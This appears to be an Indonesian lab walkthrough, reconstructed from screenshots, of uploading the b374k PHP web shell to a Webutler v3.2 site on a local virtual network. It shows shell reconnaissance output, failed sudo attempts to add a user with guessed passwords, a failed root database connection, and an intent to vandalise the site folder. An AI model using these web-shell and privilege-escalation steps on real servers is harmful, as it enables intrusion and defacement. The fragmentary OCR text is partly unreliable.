advanced preferences can be made in the file **/settings/globalvars.php** when required.

go to front page go to login

Akan muncul halaman untuk mengupload file ke dalam webutler, disini kita bisa eksploit menggunakan b374k



192.168.100.20/webutler_v3.2/admin/browser/


files

You are in the directory: /

forest.pdf 171 KB

New directory

☑



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:29
Mediabrowser
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Switch to thumbnail view
New directory
create
select
media upload

192.168.100.20/webutler_v3.2/admin/browser/index.php?types=image&actualfolder=%2F

images

You are in the directory: /

tpl_icons
layout
services
contact
front
company
gallery
watermarks



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:29
Mediabrowser
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
New directory
create
select
media upload

192.168.100.20/webutler_v3.2/admin/browser/index.php?types=flash&actualfolder=%2F

flash

You are in the directory: /

leaves.swf 6 KB



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1


Mediabrowser

192.168.100.20/webutler_v3.2/admin/browser/index.php?types=track&actualfolder=%2F

player

You are in the directory: /

leaves.mp4	854 KB



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1

Mediabrowser | b374k shell packer 0.4.2


192.168.100.20/webutler_v3.2/admin/browser/index.php?types=file&actualfolder=%2F#

files

You are in the directory: /

b374k	
b374k.php	109 KB
pass.php	0.0 KB
forest.pdf	171 KB


Langkah pertama anda harus pack dulu b374k-master beserta iel didalamnya dengan fitur yang sudah disediakan, kemudian upload ke dalam webutler yang dapat mengupload file



You are in the directory: /

b374k	
b374k.php	109 KB
pass.php	0.0 KB
forest.pdf	171 KB

Buka b374k.php dan akan muncul seperti dibawah ini


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
b374k 3.2.3 — Mozilla Firefox
Explorer Terminal Eval Convert Database Info Mail Network Processes


192.168.100.20/webutler_v3.2/content/media/file/b374k.php

b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / file /

```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:28:40
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22
```

○	name		size	owner	perms	modified
○	[.]	action	DIR	www-data:www-data	drwxr-xr-x	18-Jun-2024 22:27:27
○	[..]	action	DIR	www-data:www-data	drwxr-xr-x	06-Feb-2016 22:14:36
○	[b374k]	action	DIR	www-data:www-data	drwxr-xr-x	18-Jun-2024 21:12:10
○	b374k.php	action	109.07 KB	www-data:www-data	-rwxr-xr-x	18-Jun-2024 22:27:27
○	forest.pdf	action	170.82 KB	www-data:www-data	-rwxr-xr-x	21-Dec-2015 02:44:56
○	pass.php	action	41 B	www-data:www-data	-rwxr-xr-x	18-Jun-2024 21:25:02
○	Action					
	3 file(s), 1 Folder(s)					

Gunakan terminal untuk dapat mengeksploitasi lebih lanjut



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
b374k 3.2.3 — Mozilla Firefox
Explorer Terminal Eval Convert Database Info Mail Network Processes

192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!terminal

b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / file /

```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:28:40
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22

/var/www/html/webutler_v3.2/content/media/file/>whoami
www-data

/var/www/html/webutler_v3.2/content/media/file/>id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

/var/www/html/webutler_v3.2/content/media/file/>uname -a
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

/var/www/html/webutler_v3.2/content/media/file/>pwd
/var/www/html/webutler_v3.2/content/media/file

/var/www/html/webutler_v3.2/content/media/file/>ls -la
total 300
drwxr-xr-x 3 www-data www-data   4096 Jun 18 22:27 .
drwxr-xr-x 7 www-data www-data   4096 Feb  6  2016 ..
drwxr-xr-x 5 www-data www-data   4096 Jun 18 21:12 b374k
-rwxr-xr-x 1 www-data www-data 111689 Jun 18 22:27 b374k.php
-rwxr-xr-x 1 www-data www-data 174917 Des 21  2015 forest.pdf
-rwxr-xr-x 1 www-data www-data     41 Jun 18 21:25 pass.php

/var/www/html/webutler_v3.2/content/media/file/>
```


Percobaan menambah user baru lewat terminal namun gagal



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
b374k 3.2.3 — M
192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!terminal
b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / file /
Explorer Terminal Eval Convert Database Info Mail Network Processes

```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:50:28
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22

/var/www/html/webutler_v3.2/content/media/file/>sudo -S useradd -m -s /bin/bash udin
[sudo] password for www-data:
sudo: no password was provided

/var/www/html/webutler_v3.2/content/media/file/>sudo -S useradd -m -s /bin/bash udin passwd udin
[sudo] password for www-data:
sudo: no password was provided

/var/www/html/webutler_v3.2/content/media/file/>echo "" | sudo -S useradd -m -s /bin/bash udin
[sudo] password for www-data: Sorry, try again.
[sudo] password for www-data:
sudo: no password was provided
sudo: 1 incorrect password attempt

/var/www/html/webutler_v3.2/content/media/file/>echo "babypanda" | sudo -S useradd -m -s /bin/bash udin
[sudo] password for www-data: Sorry, try again.
[sudo] password for www-data:
sudo: no password was provided
sudo: 1 incorrect password attempt

/var/www/html/webutler_v3.2/content/media/file/>
```

Percobaan eksploitasi database juga gagal


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
6:26
b374k 3.2.3 — Mozilla Firefox
b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / file /
Explorer Terminal Eval Convert Database Info Mail Network Processes
Connect
run
disconnect

192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!database


```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:50:28
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22
```

```
<?php
$servername = "192.168.100.20"; // atau IP address dari server database
$username = "root";
$password = "";

try {
    $conn = new PDO("mysql:host=$servername", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    echo "Connected successfully\n";
```

Separate multiple commands with a semicolon (;)

```
Fatal error: Uncaught PDOException: invalid data source name in /var/www/html/webutler_v3.2/content/media/file/b374k.php(10) : runtime-created function(1) : eval()'d code:144 Stack trace: #0 /var/www/html/webutler_v3.2/c
```

Menggunakan fitur lain dari b374k untuk mengacaukan isi folder webuter


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
6:27
b374k 3.2.3 — Mozilla Firefox
b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / file /
Explorer Terminal Eval Convert Database Info Mail Network Processes
Action
edit
rename
delete
download
explorer
action
raw
code
hex
image
multimedia

